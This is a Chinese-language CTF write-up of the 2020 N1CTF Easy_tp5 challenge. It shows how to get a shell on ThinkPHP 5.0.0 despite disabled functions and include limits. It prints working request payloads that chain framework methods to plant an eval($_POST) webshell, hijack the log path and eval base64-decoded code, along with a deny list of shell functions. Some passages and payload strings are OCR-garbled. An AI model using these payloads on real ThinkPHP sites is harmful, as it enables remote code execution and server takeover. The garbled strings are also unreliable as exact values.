

TP 诸多限制条件下如何 getshell - SecPulse.COM | 安全脉搏

“ 前言

前言

先说说 2020_n1CTF 的 web 题 Easy_tp5 复现问题。

这个题在保留 thinkphp 的 RCE 点的同时，并且 RCE 中 ban 掉许多危险函数，只能允许单参数的函数执行。对于现在在网络中流传的文件包含的点也增加了限制。

smile yyds!

先说一下这个题限制条件：

- thinkphp 版本：5.0.0
- php 版本：7
- 对于包含文件增加了限制

```
536 /**
537  * 作用范围隔离
538  *
539  * @param $file
540  * @return mixed
541  */
542 function __include_file($file)
543 {
544     $file = substr($file, 0, -4);
545     return include ($file . ".php");
546 }
547
```

左图为题目所出

```
536 /**
537  * 作用范围隔离
538  *
539  * @param $file
540  * @return mixed
541  */
542 function __include_file($file)
543 {
544     return include $file;
545 }
546
```

右图为TP5.0.0版本

```

548 function __require_file($file)
549 {
550     $file = substr($file, 0, -4);
551     return require ($file . ".php");
552 }
547 function __require_file($file)
548 {
549     return require $file;
550 }
551

```

- ban 掉所有的单参数危险函数

disable_functions	unserialize,passthru,pcntl_exec,pcntl_fork,pcntl_wait_exec,system,chroot,chgrp,chmod,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,link,pop_gpassthru,stream_socket_server,putenv,imap_open,ld,dl,mail,error_log,pcntl_fork,fsockopen,pfsockopen	unserialize,passthru,pcntl_exec,pcntl_fork,pcntl_wait_exec,system,chroot,chgrp,chmod,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,link,pop_gpassthru,stream_socket_server,putenv,imap_open,ld,dl,mail,error_log,pcntl_fork,fsockopen,pfsockopen
--------------------------	--	--

- 设置 open_basedir 为 web 目录

max_input_time	60	60
max_input_vars	1000	1000
memory_limit	128M	128M
open_basedir	/var/www/html/	/var/www/html/
output_buffering	4096	4096
output_encoding	no value	no value
output_handler	no value	no value

- 设置仅在 public 目录下可写

```

root@kali:/var/www/html/null# ls -la
总用量 64
drwxr-xr-x 7 root root 4096 10月 29 01:13 .
drwxrwxrwx 5 root root 4096 10月 29 02:34 ..
drwxr-xr-x 3 root root 4096 10月 29 01:13 application
-rwxr-xr-x 1 root root 1099 10月 29 01:13 build.php
-rwxr-xr-x 1 root root 612 10月 29 01:13 composer.json
-rwxr-xr-x 1 root root 5144 10月 29 01:13 composer.lock
drwxr-xr-x 2 root root 4096 10月 29 01:13 extend
-rwxr-xr-x 1 root root 26 10月 29 01:13 .gitignore
-rwxr-xr-x 1 root root 1822 10月 29 01:13 LICENSE.txt
drwxrwxrwx 3 root root 4096 10月 29 01:13 public
-rwxr-xr-x 1 root root 5585 10月 29 01:13 README.md
-rwxr-xr-x 1 root root 736 10月 29 01:13 think
drwxr-xr-x 5 root root 4096 10月 29 01:13 thinkphp
drwxr-xr-x 4 root root 4096 10月 29 01:13 vendor

```

在 TP5.0.0 的中，目前公布的只是存在利用 Request 类
 其中亦是神要并且致 DDoS 如果用 ban 掉单参数可利用函

其中文里恢复蓝守致 RCE。如未 ban 掉半参数可利用函数那么只能用文件包含，但是文件包含做了限制不能包含 log 文件，所以只能从别的方面入手。

这些限制都太大了，所以需要想办法去上传一个 shell 来完成后续绕 disable_function。

首先 TP5.0.0 目前只存在通过覆盖 Request 中的某些变量导致 RCE，其余细节不再赘述，我们看看大概代码执行点在哪里。

```
private function filterValue(&$value, $key, $filters)
{
    $default = array_pop( &array: $filters);
    foreach ($filters as $filter) {
        if (is_callable($filter)) {
            // 调用函数或者方法过滤
            $value = call_user_func($filter, $value);
        } elseif (is_scalar($value)) {
            if (strpos($filter, needle: '/')) {
                // 正则过滤
                if (!preg_match($filter, $value)) {
                    // 匹配不成功返回默认值
                    $value = $default;
                    break;
                }
            }
        }
    }
}
```

call_user_func 是代码执行点，我们基本上所有 PHP 自带的可利用函数基本被 ban 掉，所以我们需要从自写的函数调用来入手，首先我们需要看下这个点。可回调函数不仅仅指的是简单函数，还可以是一些对象的方法，包括静态方法。

传递

PHP是将函数以string形式传递的。可以使用任何内置或用户自定义函数，但除了语言结构例如：[array\(\)](#)、[echo](#)、[empty\(\)](#)、[eval\(\)](#)、[exit\(\)](#)、[isset\(\)](#)、[list\(\)](#)、[print](#) 或 [unset\(\)](#)。

一个已实例化的 object 的方法被作为 array 传递，下标 0 包含该 object，下标 1 包含方法名。在同一个类里可以访问 protected 和 private 方法。

静态类方法也可不经实例化该类的对象而传递，只要在标 0 中包含类名而不是对象，自 PHP 5.2.3 起，也可以传递 'ClassName::methodName'。

方法一 thinkphplibarythinkBuild::module

我们可以这样通过调用这个类的静态方法 module，来实现写文件的操作。

form-data	x-www-form-urlencoded	raw
_method	__construct	Text
filter[0]	thinkBuild::module	Text
method	GET	Text
get[0]	test	Text
Key	Value	Text

Send Preview Add to collection

我们先看看这个该怎么走，我们看到这个 mkdir 是在 application 创建目录，但是由于权限问题肯定无法创建。根据 TP 报错即退出的机制从而中断执行。那么我们可以通过 ../public/test 来创建目录。

我们会进入到 buildhello 函数中。

```
protected static function buildHello($module, $namespace, $suffix = false) $module: "../public/test" $namespace:
{
    $filename = APP_PATH . ($module ? $module . DS : '') . 'controller' . DS . 'index' . ($suffix ? 'Controller' : '');
    if (!is_file($filename)) {
        $content = file_get_contents($filename);
        $content = str_replace(['{app}', '{module}', '{layer}', '{suffix}'], [$namespace, $module, $module, $suffix]);
        if (!is_dir(dirname($filename))) {
            mkdir(dirname($filename), mode: 0755, recursive: true);
        }
        file_put_contents($filename, $content);
    }
}
```

走完流程发现我们可以在 public 创建了一个 test 模块，同样看到 test/controller/Index.php 中我们所写的 ../public/test 保存了下来那么我们就绕过，但是执行完之后会发现一些语法错误导致代码不能执行。

```
<?php
namespace app\..\public\test\controller;

class Index
{
    public function index()
    {
        return '<style type="text/css">{* padding: 0; margin: 0; } div{ padding: 4px 48px';
    }
}
```

由于这部分内容可控那我们就把他变得符合语法执行，我们可以这么做

test;eval(\$_POST[a]);#/\../\../public/test; , 这样就符合语法。

```
Build.php x Request.php x Index.php x test.php x
1 <?php
2 namespace app\test;eval($_POST[a]);#/\../\../public/test;\controller;
3
4 class Index
5 {
6     public function index()
7     {
8         return '<style type="text/css">{* padding: 0; margin: 0; } div{ padding: 4px 48px';
9     }
10 }
11
```

但是还有一个问题需要解决，就是我们这样的 payload 会设置一个不存在目录从而可以符合语法并且加入 eval 函数。但是现在还存在一个跨越不存在目录的问题。

```
public static function module($module = '', $list = [], $namespace = 'app', $suffix = false)
{
    $module = $module ? $module : '';
    if (!is_dir( filename: APP_PATH . $module)) {
        // 创建模块目录
        mkdir( pathname: APP_PATH . $module);
    }
    if (basename( path: RUNTIME_PATH ) != $module) {
        // 创建配置文件和公共文件
        self::buildCommon($module);
        // 创建模块的默认页面
    }
}
```

- linux 环境

```
root@kali:~/var/www/html/null/public# ls -la
总用量 32
drwxrwxrwx 3 root root 4096 11月 12 21:56
drwxr-xr-x 8 root root 4096 10月 30 18:07 ..
-rwxrwxrwx 1 root root 1150 10月 29 01:13 favicon.ico
-rwxrwxrwx 1 root root 216 10月 29 01:13 htaccess
-rwxrwxrwx 1 root root 766 10月 29 01:13 index.php
-rwxrwxrwx 1 root root 24 10月 29 01:13 robots.txt
-rwxrwxrwx 1 root root 736 10月 29 01:13 router.php
drwxrwxrwx 2 root root 4096 10月 29 01:13 static
root@kali:~/var/www/html/null/public# php -a
Interactive mode enabled

php > mkdir("test/../test1");
PHP Warning: mkdir(): No such file or directory in php shell code on line 1
PHP Stack trace:
PHP 1. {main}() php shell code:0
PHP 2. mkdir() php shell code:1
php >
```

- win 环境

```
目录: D:\User_Setting\Desktop\test_trojan

Mode                LastWriteTime         Length Name
----                -
d-----           2020/11/9      18:45          thinkphp_5.0.24_with_extend

Interactive shell

php > mkdir("test/../test1");
php >
php >
D:\User_Setting\Desktop\test_trojan > ls
```

```
目录: [redacted] \test_trojan

Mode                LastWriteTime         Length Name
----                -
d-----           2020/11/12    22:05         test1
d-----           2020/11/9      18:45      thinkphp_5.0.24_with_extend

[redacted] \test_trojan > |
```

在 Linux 中不能创建不存在的目录，但是在 win 下就可以。但是报错是 warning，并不会中断执行，并且在 bindhello 函数中我们会看到：

```
protected static function buildhello($module, $namespace, $suffix = false)
{
    $filename = APP_PATH . ($module ? $module . DS : '') . 'controller' . DS . 'Index' . ($suffix ? 'Controller' : '') . $suffix;
    if (!is_file($filename)) {
        $content = file_get_contents($filename);
        $content = str_replace(['$app', '{$module}', '{layer}', '{$suffix}'], [$namespace, $module ? $module . DS : '', 'controller', $suffix], $content);
        if (is_dir(dirname($filename))) {
            mkdir(dirname($filename), mode: 0755, recursive: true);
        }
        file_put_contents($filename, $content);
    }
}
```

其中 mkdir 函数存在 recursive 参数为 true，允许递归创建多级嵌套的目录。这样就可以使 mkdir 中使用不存在的目录就可以进行绕过。但是现在有个问题：前面的 mkdir 中的 warning 报错被 TP 捕获到直接会退出无法执行后面的内容，那么我们就需要使用一些办法进行抑制报错。我们经常做题会用到一个函数 error_reporting，我们可以使用 error_reporting(0) 抑制报错。

我们再回到代码执行点，我们发现 call_user_func 函数执行完的值会执行循环再次回到 call_user_func() 中当回调函数的参数进行使用。因此需要考虑一下怎么调整才能让我们执行并且抑制报错。

1. 如果我们将 error_reporting 放在前面执行，无论参数

是什么都会返回 0 从而导致后面执行代码不可控。

2. 如果我们将 `thinkBuild::module` 放前面，那么 thinkphp 报错也不能执行成功。

但是如果我们放入一个中间值，在第一次执行能够成功创建目录，并且 `error_reporting` 还能成功执行，这时候就需要用到 PHP 弱类型比较，PHP 中 `0 == null`，`0 == 非数字开头的字符串`。

payload 如下可示：

Field	Value	Type
__method	__construct	Text
filter[]	thinkBuild::module	Text
method	GET	Text
filter[]	error_reporting	Text
get[]	../public/test	Text
get[]	test;eval(\$_POST[a]);#../public/test;	Text

http://192.168.218.128/null/public/test/controller/Index.php

form-data x-www-form-urlencoded raw

a phpinfo();


Key Value

Send Preview Add to collection

body Cookies (undefined) Headers (8) STATUS 200 OK TIME 223 ms

Pretty Raw Preview

PHP Version 7.4.11	
System	Linux kali 5.8.0-kali3-amd64 #1 SMP Debian 5.8.14-1kali1 (20201018) x86_64
Build Date	Oct 18 2020 19:45:22
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini



方法四 覆盖日志路径写入

因为题目将 `error_log` 函数 ban 掉了，所以这个非预期解是在不 ban 掉 `error_log` 函数的情况下所实现的。

payload 具体如下：

```
3
4 -----WebKitFormBoundaryPS8RbPBhA2hus5r8
5 Content-Disposition: form-data; name="_method"
6
7 __construct
8 -----WebKitFormBoundaryPS8RbPBhA2hus5r8
9 Content-Disposition: form-data; name="filter[]"
0
1 json_decode
2 -----WebKitFormBoundaryPS8RbPBhA2hus5r8
3 Content-Disposition: form-data; name="method"
4
5 GET
6 -----WebKitFormBoundaryPS8RbPBhA2hus5r8
7 Content-Disposition: form-data; name="filter[]"
8
9 get_object_vars
0 -----WebKitFormBoundaryPS8RbPBhA2hus5r8
1 Content-Disposition: form-data; name="filter[]"
2
3 think\Log::init
4 -----WebKitFormBoundaryPS8RbPBhA2hus5r8
5 Content-Disposition: form-data; name="get[]"
6
7 {"type":"File", "path":"/var/www/html/null/public/logs"}
8 -----WebKitFormBoundaryPS8RbPBhA2hus5r8--
9
```

1. 通过 `json_decode` 使得我们传入的 `{"type":"File", "path":"/var/www/html/null/public/logs"}` 转换成内置类 `stdClass` 的一个对象。
2. 再通过 `get_object_vars` 将其转换成数组传入到 `thinkLog::init` 中。

3. 在其中会 new 了一个 thinklogdriverFile ，并且传入的参数是我们
的 'path'=>/var/www/html/null/public/logs ，那么会触发类中的__construct，将其默认的 path 给覆盖掉。

```
public static function init($config = []) $config: {path => "/var/www/html/null/public/logs"}[1]
{
    $type = isset($config['type']) ? $config['type'] : 'File'; $type: "File"
    $class = false !== strpos($type, '\\') ? $type : '\\think\\log\\driver\\' . ucwords($type);
    self::$config = $config;
    unset($config['type']);
    if (class_exists($class)) {
        self::$driver = new $class($config); $class: "\\think\\log\\driver\\File" $config: {path => "/var/www/html/null/public/logs"}[1]
    } else {
        throw new ClassNotFoundException('class not exists: ' . $class, $class);
    }
    // 记录初始化信息
    App::$debug && Log::record(msg: '[ LOG ] INIT ' . $type, type: 'info');
}
```

```
class File
{
    protected $config = [ config: [4]
        'time_format' => 'c',
        'file_size' => 2897152,
        'path' => LOG_PATH,
        'apart_level' => [],
    ];

    // 实例化并传入参数
    public function __construct($config = []) $config: {path => "/var/www/html/null/public/logs"}[1]
    {
        if (is_array($config)) {
            $this->config = array_merge($this->config, $config); $config: {path => "/var/www/html/null/public/logs"}[1]
        }
    }
}
```

4. 最后因为我们触发漏洞点的特殊性，肯定会报错使得报错信息可以被计入到 log 文件里。

```
87 }
88 return_error_log(message: [$now, $server, $remote, $method, $uri])\r\n($info)\r\n
89 }
90 }
91 }
92 }
ThinkLog\driver - File - save()

$current_uri = "/92.168.218.128/null/public/index.php?captcha&test=%3C?php%20phpinfo()%20?%3E"
$destination = "/var/www/html/null/public/logs-202011173.log"
$file_load = [文件加载: 32]
$info = [ log: "/92.168.218.128/null/public/index.php?captcha&test=%3C?php%20phpinfo()%20?%3E [运行时间: 3.718578s][命中率: 0.27req/s] [内存消耗: 48.67kb] [文件... 查看]
$error = [error: "[2]get_object_vars() expects parameter 1 to be object, null given"]
$log = [array] [1]
$memory_str = "[内存消耗: 48.67kb]"
$memory_use = "48.67"
$method = "POST"
$msg = "[2]get_object_vars() expects parameter 1 to be object, null given"
```

```
WWW D:\www\pwn\www
error
null
application

[ 2020-11-15T21:54:31+08:00 ] 192.168.218.128 192.168.218.1 POST /null/public/index.php?captcha
[ log ] 192.168.218.128/null/public/index.php?captcha [运行时间: 3.718578s][命中率: 0.27req/s] [内存消耗: 49.37kb]
[ error ] [2]get_object_vars() expects parameter 1 to be object, null given
```





5. 之后再通过 thinkLang::load 包含。

```

public static function load($file, $range = '') $file: {"/var/www/html/null/public/logs202011/15.log"}[1]
{
    $range = $range ?: self::$range;
    if (!isset(self::$lang[$range])) {
        self::$lang[$range] = []; $range: "zh-cn"
    }
    // 批量定义
    if (is_string($file)) {
        $file = [$file];
    }
    $lang = []; $lang: [0]
    foreach ($file as $_file) $file: {"/var/www/html/null/public/logs202011/15.log"}[1] $_file: "/var/www/html/null/public/logs202011/15.log"
    if (is_file($_file)) {
        // 记录加载信息
        App::$debug && Log::record(['LANG' => $_file, 'info']);
        $lang = include $_file; $_file: "/var/www/html/null/public/logs202011/15.log"
    } else {

```






方法五 :: 竟然可以调用非静态方法

下面是个简单的例子。

```
<?php
class A{
    public function test1($a){
        echo "test1".$a;
    }
    static function test2($a){
        echo "test2".$a;
    }
    public function test3($a){
        $this->b = $a;
        echo "test3".$this->b;
    }
}
call_user_func("A::test1","x");
echo "</br>";
call_user_func("A::test2","x");
echo "</br>";
call_user_func("A::test3","x");
echo "</br>";
//$xxx=new A();
//call_user_func(array($xxx,'test3'),'x');
```

我们看看会怎么执行。




会发现使用:: 调用了 public 类的方法并且能够成功执行，但是会报错。并且:: 仅仅适合在方法中没有写

... 的接口 因为 ... 调用的时候这个对象 找不到

\$this 的死亡，因为 \$this 指向的定这个对象，找不到对象自然会报错。那么我们看一下下面的 payload 就会一眼明白，payload 其实用了跟上面预期解抑制错误的另一种方法，然后抑制报错让 TP 不会遇错停止执行。

这个题解的 payload 如下：



Key	Value
_method	__construct
filter[]	set_error_handler
method	GET
filter[]	self::path
filter[]	base64_decode
filter[]	\think\view\driver\Php::Display
get[]	phpversion
path	PD9waHAgaGZlZGZhbCgkX1BPU1RbYV0r
a	phpinfo();

1. 因为 PHP 本身的错误处理被 thinkphp 所替代进行处理，所以上面就是将 thinkphp 所替代错误进行处理的方法给覆盖掉导致没有办法正常执行。

2. 调用 self::path 方法，可以抛弃掉我们上一个执行的返回值 并且返回我们所输入的 path 为什么返回

返回，并且返回我们传入的 path。为什么么返回 path，path 为什么是我们输入的值，这个就是之前提到的代码执行点他是覆盖了 Request 类的参数，所以方法返回的是 \$this->path，这个我们可以控制。

```
public function path()
{
    if (is_null($this->path)) {
        $suffix = Config::get('url_html_suffix');
        $pathinfo = $this->pathinfo();
        if (false === $suffix) {
            // 禁止伪静态访问
            $this->path = $pathinfo;
        } elseif ($suffix) {
            // 去除正常的URL后缀
            $this->path = preg_replace(pattern: '/\.' . ltrim($suffix, charlist: '.')
        } else {
            // 允许任何后缀访问
            $this->path = preg_replace(pattern: '/\.' . $this->ext() . '$/i', repla
        }
    }
}

return $this->path; path: "Jmx0z9waHAqZXZhbCgkX1BPU1RbYV0pOz8mZ3Q7"
```

3. 之后调用 base64_decode，返回值就是我们 base64 解码的内容。

4. 解码后的返回值就会进入

thinkviewdriverPhp::Display 中，然后进入 eval 执行代码。

```
return void
*/
public function display($content, $data = []) $content: "<?php eval($_POST[a]);?>" $data: [0]
{
    if (isset($data['content'])) {
        $__content__ = $content;
        extract($data, extract_type: EXTR_OVERWRITE);
        eval('?' . $__content__);
    } else {

```

```
extract($data, extract.type: EXTR_OVERWRITE); $data: []
eval( ?> . $content); $content: "<?php eval($_POST[a]);?>"
```

http://192.168.218.128/null/public/index.php?s=captcha POST URL params

form-data x-www-form-urlencoded raw

__method	__construct	Text	✕
filter[]	set_error_handler	Text	✕
method	GET	Text	✕
filter[]	self::path	Text	✕
filter[]	base64_decode	Text	✕
filter[]	thinkview\driver\PHP::Display	Text	✕
get[]	phpversion	Text	✕
path	PD9waHAgZkZhbCgkX1BPU1RbYV0;	Text	✕
a	phpinfo();	Text	✕
Key	Value	Text	✕

Send Preview Add to collection

Body Cookies (undefined) Headers (8) STATUS 200 OK TIME 478 ms

Pretty Raw Preview

PHP Version 7.4.11

全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎 beta，点击查看详细说明

